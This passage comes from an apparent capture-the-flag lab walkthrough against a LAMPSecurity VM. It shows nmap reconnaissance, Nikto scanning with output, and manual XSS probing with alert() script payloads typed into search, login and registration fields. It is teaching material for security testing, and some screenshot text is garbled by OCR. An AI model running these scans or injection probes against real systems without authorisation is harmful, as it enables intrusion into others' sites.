root@bt:~# nmap 192.168.56.2-254

Starting Nmap 6.25 ( http://nmap.org ) at 2013-06-03 11:21 EDT
Nmap scan report for 192.168.56.2
Host is up (0.0000030s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 192.168.56.4
Host is up (0.00011s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
110/tcp  open  pop3
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
911/tcp  open  xact-backup
993/tcp  open  imaps
995/tcp  open  pop3s
3306/tcp open  mysql
5801/tcp open  vnc-http-1
5802/tcp open  vnc-http-2
5901/tcp open  vnc-1
5902/tcp open  vnc-2
5903/tcp open  vnc-3
5904/tcp open  unknown
6001/tcp open  X11:1
6002/tcp open  X11:2
6003/tcp open  X11:3
6004/tcp open  X11:4
MAC Address: 08:00:27:C0:71:F3 (Cadmus Computer Systems)

Nmap done: 253 IP addresses (2 hosts up) scanned in 28.15 seconds
```

Illustration 7: NMAP discovering the CTF target

We can see in the results above that the target IP address is 192.168.56.4. Additionally it is interesting to note that there are quite a few different ports open. For this walk through we're only interested in web server ports, but even limiting our investigation to those services doesn't necessarily limit us to port 80. Using the NMAP service version detection flag (`-sV`) we can attempt to determine what programs are listening on the ports of the target.



```
root@bt:~# nmap -sV 192.168.56.4

Starting Nmap 6.25 ( http://nmap.org ) at 2013-06-03 11:31 EDT
Nmap scan report for 192.168.56.4
Host is up (0.000088s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.0.5
22/tcp   open  ssh         OpenSSH 4.3 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.3 ((CentOS))
110/tcp  open  pop3        Dovecot pop3d
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
143/tcp  open  imap        Dovecot imapd
443/tcp  open  ssl/http    Apache httpd 2.2.3 ((CentOS))
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
911/tcp  open  status      1 (RPC #100024)
993/tcp  open  ssl/imap    Dovecot imapd
995/tcp  open  ssl/pop3    Dovecot pop3d
3306/tcp open  mysql       MySQL (unauthorized)
5801/tcp open  vnc-http    RealVNC 4.0 (Resolution 400x250; VNC TCP port: 5901)
5802/tcp open  vnc-http    RealVNC 4.0 (Resolution 400x250; VNC TCP port: 5902)
5901/tcp open  vnc         VNC (protocol 3.8)
5902/tcp open  vnc         VNC (protocol 3.8)
5903/tcp open  vnc         VNC (protocol 3.8)
5904/tcp open  vnc         VNC (protocol 3.8)
6001/tcp open  X11         (access denied)
6002/tcp open  X11         (access denied)
6003/tcp open  X11         (access denied)
6004/tcp open  X11         (access denied)
MAC Address: 08:00:27:C0:71:F3 (Cadmus Computer Systems)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 32.90 seconds
```

Illustration 8: NMAP performing service version detection


Looking at the version detection output we can clearly see that an Apache web server is running on both ports 80. A number of other interesting ports are also available, however, including remote access to the MySQL server and a number of ports in support of e-mail.

If you haven't already, start the X server in BackTrack by typing in:

```
# startx
```

to get the graphical desktop so we can start the Firefox web browser. X is the windowing environment on Linux and Unix machines. Gnome is the actual desktop, but it is set as the default desktop manager in BackTrack, so starting X will fire up both X and Gnome so we can use the graphical interface to perform the remainder of our testing. Using the graphical interface has some usability advantages, but it is slightly slower and takes up more resources. You can still use the icon at the top of the screen to open command prompts, however, so the command line is only one click away. You can return to text only mode simply by logging out of BackTrack under the System menu. Once the desktop is started you'll find all the programs on the BackTrack image under the Applications menu, and most of the attack tools under Applications → BackTrack.

Once you have the graphical user interface up and running start the Firefox web browser from Applications → Internet → Firefox Web Browser. When open, type in the address **`http://192.168.56.4`** (or whatever address your target is running on) in the URL bar to view the target website.



LAMPSec Point Security Available

Submitted by Barbara on Mon, 06/03/2013 - 08:31

LAMPSec Research labs is proud to announce the availability of our new Point Security Solution (PSS) version 1.0. PSS is the result of several years of investment by LAMPSec Labs in the emerging field of network and host anomaly detection technologies. PSS gives you visibility into the

Illustration 9: Firefox running in the BackTrack VM

Click around in this website to explore the contents. You will quickly notice that the site is somewhat complex, and includes a number of different functions, including account creation, search engine, and more. Auditing sites like this by hand is often extremely cumbersome, and using automated tools to search for flaws will speed our task somewhat. However, tools present some issues as we will see, and are not always reliable. Tools can often overlook glaring security issues that are easy for a human attacker can spot, so their use often leads to a false sense of security.

It would be even more effective to review the actual source code of the application. This “white box” testing makes it much easier to test all of the application code and spot flaws. However, it is commonly the case that source code isn't available and “black box” testing, of the type in this exercise, is required.

Step 2 – Automated Testing

Now that we have identified the target it's time to use some automated tools to test for vulnerabilities and explore the target.

Automated Tools

There are a number of great web application testing tools included on the BackTrack CD. Each of these tools is available for download, although they are sometimes temperamental to install (thus the benefit of BackTrack). However, if you find yourself using these tools on a regular basis, it will be much more efficient to install them on an actual machine since virtual machines have greatly reduced performance due to the overhead of the virtualization software. The three tools we'll start with are:

- Nikto (http://www.cirt.net/nikto2)
- w3af (http://w3af.sourceforge.net/)
- OWASP Zed Attack Proxy (ZAP) (https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

All three of these tools can be found under the Applications → BackTrack → Vulnerability Assessment → Web Application Assessment → Web Vulnerability Scanners.

Nikto

Nikto is an open source vulnerability scanner written in Perl. It will run on any machine upon which Perl is installed, making it highly portable. Nikto uses a database of signatures to URL's that indicate vulnerable software is installed, which has advantages and disadvantages. Like many of the tools on BackTrack, Nikto is a command line tool.

Nikto's Strengths

Where Nikto truly shines is its ability to identify vulnerable versions of common software. For instance, if a vulnerability is identified in Foo CMS 1.4.6 then Nikto is a great tool for finding instances of Foo CMS that match this version in an environment. Nikto is a command line tool that can output in many different formats, which makes it ideal for use in an automated script or to populate results for use in another system. Nikto is also a passive scanner, which makes it very safe in a production environment. Nikto merely makes URL requests, rather than submitting forms or fuzzing input parameters, so the likelihood of unexpected problems with a testing target is low. Another great strength of Nikto is the fact that it is written in Perl, and the codebase is rather small, which means making modifications or adding custom tests is extremely easy. Nikto includes a user defined database of tests, so you can add tests specific to your environment quickly and easily.

Nikto's Weaknesses

Nikto's weakness is it's reliance on a white list of vulnerabilities and the fact that is only uses URL's to identify vulnerability. Nikto does notably poorly at identifying problems in custom web applications (since URL's for such applications aren't part of the Nikto database).

Running Nikto

Start up Nikto from the BackTrack menu. This will open a command prompt in the directory where Nikto is installed. The version of Nikto installed by default may present a bug and outputs the error:

```
Undefined subroutine &main::get_ips called at
/pentest/web/nikto/plugins/nikto_headers.plugin line 72.
```

You may have to update Nikto using the command:

```
# apt-get update
```

or you can download the latest version of Nikto manually. The latest version (2.1.5) has fixed this bug. It exists in the folder /pentest/web/nikto. You can manually download the latest version of Nikto into the new folder nikto2 using the following commands:

```
# cd /pentest/web
# wget http://www.cirt.net/nikto/nikto-2.1.5.tar.gz
# tar -xvzf nikto-2.1.5.tar.gz
# mv nikto-2.1.5 nikto2
# cd nikto2
# chmod +x nikto.pl
```

The first step to running Nikto is to update the database. To do this type the following:

```
# ./nikto.pl -update
```


Once complete Nikto is ready to be run. To do this type the following command, again, substituting the appropriate IP address of the target:

```
# ./nikto.pl -host 192.168.2.56
```

This will start a Nikto scan of the web applications served on port 80. We can use the '-port' flag to change this behavior. To scan the applications on alternate ports, such as port 8080, we simply use:

```
# ./nikto.pl -host 192.168.1.136 -port 8080
```


Fire up Nikto and observe the output. Note how quickly Nikto runs, but also be aware that because Nikto is merely doing signature matching there may be some false positives (that is Nikto may report vulnerabilities that might not actually exist).



```
root@bt:/pentest/web/nikto2# ./nikto.pl -host 192.168.56.4
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.56.4
+ Target Hostname:    192.168.56.4
+ Target Port:        80
+ Start Time:         2013-06-03 11:53:55 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.3 (CentOS)
+ Retrieved x-powered-by header: PHP/5.1.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ Cookie SESS54ba217cf75ccee33c5f8c7397d5146d created without the httponly flag
+ OSVDB-3268: /scripts/: Directory indexing found.
+ Server leaks inodes via ETags, header found with file /robots.txt, inode: 1377
165, size: 1590, mtime: 0xe083aec0
+ OSVDB-3268: /includes/: Directory indexing found.
+ File/dir '/includes/' in robots.txt returned a non-forbidden or redirect HTTP
code (200)
+ OSVDB-3268: /misc/: Directory indexing found.
+ File/dir '/misc/' in robots.txt returned a non-forbidden or redirect HTTP code
 (200)
+ OSVDB-3268: /modules/: Directory indexing found.
+ File/dir '/modules/' in robots.txt returned a non-forbidden or redirect HTTP c
ode (200)
```

Illustration 10: Nikto running against the target

Note the great number of hits that Nikto identified as vulnerabilities! This is somewhat suspicious, and worth checking out in a web browser. Pull up one of the vulnerable URL's in Firefox (note that your output may differ slightly), such as http://192.168.1.136/mailman/listinfo/<script>ALERT Vulnerable</script>#5489739025135738474. Any suspiciously detailed output about a system you suspect isn't running on the target (stuff like Cisco web managers or indicators of other commercial software is a false positive) will work for this test. The idea is to validate a false positive result in the Nikto output.


Page not found | LAMPSecurity Research - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Page not found | LAMPSecurity ...
192.168.56.4/mailman/listinfo/<script>ALERT Vulnerable</script>#5489
BackTrack Linux
Offensive Security
Exploit-DB
Aircrack-ng
SomaFM
LAMPSecurity Research
Page not found
The requested page could not be found.
User login
Username: *
Password: *
Log in
Create new accour
Illustration 11: Using Firefox to verify Nikto results

Note that is page is a 404 error, but like many web applications, the web application on port 80 seems to be redirecting all requests to some sort of a handler. The Apache web server is actually using mod_rewrite to rewrite the URL for all incoming requests to point them to a central controlling script (which is then responsible for returning the 404 error). Thus, any URL will result in some return, which may confuse Nikto since patterns will match the Nikto database.

Note that despite the false positives and false negatives (that is, vulnerabilities Nikto does not report), Nikto still finds a host of useful information, such as the existence of files like install.php, xmlrpc.php and Drupal installation files. Nikto also finds that PHP hidden credits that can reveal version information at /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000.

Manual Testing

The output from Nikto should be very illustrative. There are a ton of “false positives,” which are reports of vulnerabilities that don't actually exist. The reason for this is the program is running algorithms based on input it supplies to attempt to determine vulnerability. Sometimes the application might handle input in ways that a programmer failed to expect, so the output is a misinterpreted by the vulnerability scanner. BackTrack includes a number of useful web application vulnerability assessment tools, such as w3af and OWASP ZAP, but you will find that all of them produce an extremely high number of false positives and fail to identify some of the most glaring vulnerabilities in the site.

Testing for XSS

Cross Site Scripting (known as XSS) is one of the most pernicious vulnerabilities in web applications today. XSS vulnerabilities derive from the problem of HTML being homoiconic. Homoiconic languages use the same encoding for both data and instructions. The only way for these languages to determine the difference are strict boundaries. In HTML these boundaries are generally the less than (>) and greater than (>) symbols that are used to delineate tags, which are used for display, and other data is treated as text. For example, the HTML :

```
<b>bold</b>
```


Uses the <b> tag to indicate to a browser that the text between the opening tag, and the corresponding closing tag (denoted with the forward slash) is to be displayed in bold text, but the tags themselves are not to be displayed. Viewing the above line in a web browser would only render as:

bold

With no visible tags at all. As you can see the instructions (about display) and the data (the material to actually display) are both formatted as plain text, using special characters that could be part of data or display, to delineate the boundaries. As you can imagine, this strategy is somewhat dangerous, because a clever attacker can manipulate these boundaries to cause confusion and inject display instructions into data they provide.

Testing for XSS is deceptively simple. The easiest way to do this is to inject code that causes an alert box into every field of user supplied data we can find, then browse the application and look for pop-up alert boxes. The trick to doing this by hand is to use descriptive alert messages, so that when you find an alert box you can trace it back to an input field (most automated tools do this as well). The most obvious source of user supplied data in any application are URL variables that are part of the website address, and form fields used to submit data.

Looking at the target web application there are two obvious forms, the search form and the user login form. Try entering the text **`<script>alert('search');</script>`** into the search field and hitting the Search button. Sadly, observing the results we see that the attack did not succeed.


Search | LAMPSecurity Research - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Reply to comment | LAMPSe...
Search | LAMPSecurity Rese...
192.168.56.4/search/node/<script>alert('search')%3B</script>
BackTrack Linux
Offensive Security
Exploit-DB
Aircrack-ng
SomaFM
About LAMPSec
Contact
Executives
Marketing
Research
Sales
Support
Recent posts
User login
Username: *
Password: *
Log in
Create new accour

Search

Enter your keywords:

<script>alert('search');</script>

Search

Advanced search


Your search yielded no results

- Check if your spelling is correct.
- Remove quotes around phrases to match each word individually: *"blue smurf"* will match less than *blue smurf*.
- Consider loosening your query with *OR*: *blue smurf* will match less than *blue OR smurf*.

Illustration 12: No XSS in the search feature

There could still be other forms that could provide the ability to inject malicious scripts. Try entering the text **`<script>alert('username');</script>`** into the 'Username' field and **`<script>alert('password');</script>`** into the 'Password' field then clicking the 'Log in' button. Unfortunately this fails as well.

Next click the 'Create new account' link below the Login form. Enter **`test`** for the Username, **`foo@example.org`** for the e-mail, **`password`** for the password, and **`<script>alert('full-name');</script>`** for the Full name and click the 'Create new account' button.


User account | LAMPSecurity Research - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Reply to comment | LAMPSe...
User account | LAMPSecurity...
192.168.56.4/user/register
BackTrack Linux
Offensive Security
Exploit-DB
Aircrack-ng
SomaFM
Create new account
Theme by proxiss Gmb

email

Email: *

foo@example.com

e-mail address

